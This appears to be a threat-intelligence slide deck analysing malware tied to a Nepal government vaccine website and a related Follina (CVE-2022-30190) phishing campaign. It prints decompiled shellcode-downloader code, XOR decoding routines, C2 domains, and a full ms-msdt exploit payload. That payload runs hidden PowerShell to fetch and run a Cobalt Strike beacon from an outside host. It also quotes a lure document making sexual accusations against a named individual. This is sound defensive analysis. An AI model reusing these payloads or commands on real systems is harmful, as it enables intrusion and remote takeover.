seg000:0000ED90  jz      short loc_EDC6
seg000:0000ED92  cmp     ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98  jz      short loc_EDB4
seg000:0000ED9A  cmp     ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0  jnz     short loc_EDFF
seg000:0000EDA2  movzx   edx, word ptr [ecx+edi*2]
seg000:0000EDA6  mov     edx, [eax+edx*4]
seg000:0000EDA9  add     edx, [ebp+arg_0]
```

mic.doc – Payload (1/2)

- Executable with MZ header removed
- Load config file
  - mic.ver
- Download encoded shellcode



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	デコードされたテキスト
00000000	b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	°
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	08	01	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000100	00	00	00	00	00	00	00	00	00	00	00	00	4C	01	05	00	...L...
00000110	0A	82	2B	67	00	00	00	00	00	00	00	E0	00	02	01		.‚+g.....à...
00000120	0B	01	0E	1D	00	C8	00	00	00	84	00	00	00	00	00	00	....È..„.....
00000130	4D	15	00	00	00	10	00	00	00	E0	00	00	00	00	40	00	M.....à....@.
00000140	00	10	00	00	00	02	00	00	00	06	00	00	00	00	00	00	
00000150	06	00	00	00	00	00	00	00	80	01	00	00	04	00	00		.....€.....
00000160	00	00	00	00	02	00	40	81	00	00	10	00	00	10	00	00	.....@.....
00000170	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	
00000180	00	00	00	00	00	00	00	00	84	37	01	00	3C	00	00	00	.....„7..<...
00000190	00	60	01	00	E0	01	00	00	00	00	00	00	00	00	00	00	.`..à.....
000001A0	00	00	00	00	00	00	00	00	70	01	00	E0	0E	00	00		.....p..à...
000001B0	C0	2C	01	00	38	00	00	00	00	00	00	00	00	00	00	00	À,..8.....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001D0	F8	2C	01	00	40	00	00	00	00	00	00	00	00	00	00	00	ø,..@.....
000001E0	00	E0	00	00	38	01	00	00	00	00	00	00	00	00	00	00	.à..8.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000200	2E	74	65	78	74	00	00	00	23	C6	00	00	00	10	00	00	.text...#Æ.....
00000210	00	C8	00	00	00	04	00	00	00	00	00	00	00	00	00	00	.È.....

```
result = gethostbyname(Buffer);
v5 = (_DWORD ***)result;
if ( result )
{
  result = (void *)socket(2, 1, 0);
  v6 = (SOCKET)result;
  if ( result != (void *)-1 )
  {
    *(_QWORD *)&name.sa_data[6] = 0i64;
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = **v5[3];
    *(_WORD *)name.sa_data = htons(v4);
    result = (void *)connect(v6, &name, 16);
    if ( result )
    {
      return (void *)closesocket(v6);
    }
    else if ( v6 )
    {
      *(_DWORD *)code = 406211263;
      send(v6, code, 4, 0);
      v7 = 4;
      v8 = code;
      do
      {
        v9 = recv(v6, v8, v7, 0);
        if ( v9 <= 0 )
          break;
        v7 -= v9;
        v8 += v9;
      }
      while ( v7 > 0 );
      v10 = (int)sub_404170(*(SIZE_T *)code);
      v11 = *(_DWORD *)code;
      v22 = v10;
      for ( i = (char *)v10; v11 > 0; i += v13 )
      {
        v13 = recv(v6, i, v11, 0);
        if ( v13 <= 0 )
          break;
        v11 -= v13;
      }
      closesocket(v6);
```

mic.doc – Payload (2/2)

- Decode and launch downloaded shellcode
- Similar algorithm
  - Custom XOR

```
loc_401142:                             ; CODE XREF: sub_40
                mov     al, byte ptr [esp+ecx+318h+Buffer]
                add     al, 1Ah
                xor     al, 4Bh
                sub     al, 1Ah
                mov     byte ptr [esp+ecx+318h+Buffer], al
                inc     ecx
                cmp     ecx, 42h ; 'B'
                jb      short loc_401142
```


```
loc_4012A0:                             ; CODE XREF: su
                mov     al, [edi+ecx]
                lea     ecx, [ecx+1]
                add     al, 55h ; 'U'
                inc     edx
                xor     al, 2Fh
                sub     al, 55h ; 'U'
                mov     [ecx-1], al
                mov     esi, dword ptr [esp+318h+buf]
                cmp     edx, esi
                jb      short loc_4012A0
```

```
v19 = v22 - (_DWORD)v14;
do
{
  v20 = *((_BYTE *)v18 + v19);
  v18 = (int (__fastcall *)(unsigned int, unsigned int))((char *)v18 + 1);
  ++v17;
  *((_BYTE *)v18 - 1) = ((v20 + 0x55) ^ 0x2F) - 0x55;
  v15 = *(_DWORD *)code;
}
while ( v17 < *(_DWORD *)code );
v16 = v23;
```

mic.ver

- Encoded config file
  - connect c2 and port
- Decode

```
for i in range(file_size):
    dec = buf[i]
    dec = (((dec + 0x1a) ^ 0x4b)  - 0x1a) % 256
    buf[i] = dec
```




Related File


vaginal_color_ultrasound_2023034f27897e3afe12e8c3847451a05b0639.zip

- Placed on “vaccine.mohp.gov.np”, Nepal gov’t COVID-19 vaccine website
  - BTW, China provided vaccine to Nepal (as Belt and Road partner)
    - https://www.fmprc.gov.cn/mfa_eng/wjdt_665385/2649_665393/202106/t20210624_9170568.html

- C&C Server
  - ***app.onedrivo.com*** (172.93.189.239)




In the Same Way



Related Past Campaign (1/4)

onedrivo.com (160.20.145.111)

- Used in past campaign exploiting Follina



Related Past Campaign (2/4)

My name is Jeena Sharma, 23 years old.I live in Kathmandu and I am a graduate student of Kathmandu University.

I'm exposing Nitesh Pariyar now. He's a liar!

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join NCELL company and become his private secretary. He also said he would marry me.

He is a complete liar!!!

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!

When he was dating me, he lied to me that his name was sum, but after my follow-

Related Past Campaign (3/4)


```
Archive:  Exposing_Nitesh_Pariyar_Liar!!!.doc
  Length      Date    Time    Name
---------  ---------- -----   ----
     1627  2022-04-07 09:52   [Content_Types].xml
      720  2022-04-07 09:52   docProps/app.xml
      739  2022-04-07 09:52   docProps/core.xml
     9688  2022-04-07 09:52   word/document.xml
     1770  2022-04-07 09:52   word/endnotes.xml
     1359  2022-04-07 09:52   word/fontTable.xml
     1776  2022-04-07 09:52   word/footnotes.xml
     3575  2022-04-07 09:52   word/settings.xml
    29697  2022-04-07 09:52   word/styles.xml
      576  2022-04-07 09:52   word/webSettings.xml
    89597  2022-04-07 09:52   word/media/image1.JPG
   104253  2022-04-07 09:52   word/media/image2.jpg
     8398  2022-04-07 09:52   word/theme/theme1.xml
     1542  2022-04-07 09:52   word/_rels/document.xml.rels
      590  2022-04-07 09:52   _rels/.rels
---------                     -------
   255907                     15 files
```

```
<Relationship Id="rId996"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
    Target="https://exchange.oufca.com.au/aspnet_client/poc.html!" TargetMode="External" />
```

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($
(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58
+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34
+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50T
GlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24g
JGNtZCI7JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVB
yb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIH
Rhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb
3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGlj
XCYmcG93ZXJzaGVsbCBpd3IgLXVyaSBodHRwczovL2V4Y2hhbmdlLm91ZmNhLmNvbS5
hdS9hc3BuZXRfY2xpZW50L3Rlc3QuY2FiIC1vIHRlc3QuY2FiIjtleHBhbmQgdGVzdC
5jYWIgYWJjLmV4ZSYmYWJjLmV4ZSI7'+[char]34+'))'))))
i/../../../../../../../../../../../../../../../Windows/System32/
mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
```

Related Past Campaign (4/4)

```
Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe pcwutl.dll,LaunchApplication $cmd";
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri
https://exchange.oufca.com.au/aspnet_client/test.cab -o test.cab&&expand test.cab abc.exe&&abc.exe";
```




Download & Execute
Cobaltstrike beacon

onedrivo.com
(160.20.145.111)

Attribution (1/2)

Timeline of Follina (CVE-2022-30190)

